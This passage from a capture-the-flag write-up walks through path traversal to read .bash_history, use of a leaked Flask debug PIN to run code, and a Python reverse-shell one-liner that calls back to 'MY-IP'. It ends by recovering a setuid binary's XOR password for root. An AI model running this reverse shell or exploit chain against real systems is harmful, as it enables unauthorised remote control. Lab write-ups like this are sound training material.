
At this stage, I began enumerating further, starting with SSH ../../../../home/sid/.ssh/id_rsa, But I got a 500 Internal Server Error, which I believe is similar to a file not found
Then I made a request to .bash_history, and it returned some juicy data:

It returned a debug pin belonging to the Flask localhost console. Let’s make a request to this:

Using the pin from .bash_history, we accessed the Flask debug console. Since it allows Python execution, we leveraged it to spawn a reverse shell. Understanding Reverse Shells – Invicti
import os
os.system("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"MY-IP",1111));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"])'")


While searching for the root flag, we found a setuid binary called try-harder. Analyzing it with strings revealed it prompts for a password, and on success, spawns /bin/bash -p giving us root access.

I downloaded the file for local analysis in Ghidra, which revealed the following code:

void main(void)

{
  long in_FS_OFFSET;
  uint local_1c;
  uint local_18;
  uint local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  setuid(0);
  local_18 = 0x5db3;
  puts("What\'s The Magic Number?!");
  __isoc99_scanf(&DAT_001008ee,&local_1c);
  local_14 = local_1c ^ 0x1116 ^ local_18;
  if (local_14 == 0x5dcd21f4) {
    system("/bin/bash -p");
  }
  else {
    puts("Incorrect Try Harder");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
  local_14 = local_1c ^ 0x1116 ^ local_18;
  if (local_14 == 0x5dcd21f4) {
    system("/bin/bash -p");
  }
  else {
    puts("Incorrect Try Harder");
  }
The program takes your input (local_1c) and XORs it with two constants: 0x1116 and local_18 (0x5db3).
If the result equals 0x5dcd21f4, you win.
$ python
Python 3.13.5 (main, Jun 25 2025, 18:55:22) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> magic = 0x5dcd21f4 ^ 0x1116 ^ 0x5db3
>>> print(hex(magic), magic)
0x5dcd6d51 1573743953
0x5dcd21f4 -> the target value (what the program checks against).
^ 0x1116 ^ 0x5db3 -> you XOR it back with the constants used in the C code.
XOR is its own inverse, so this neatly recovers the original user_input.

This gave us a root shell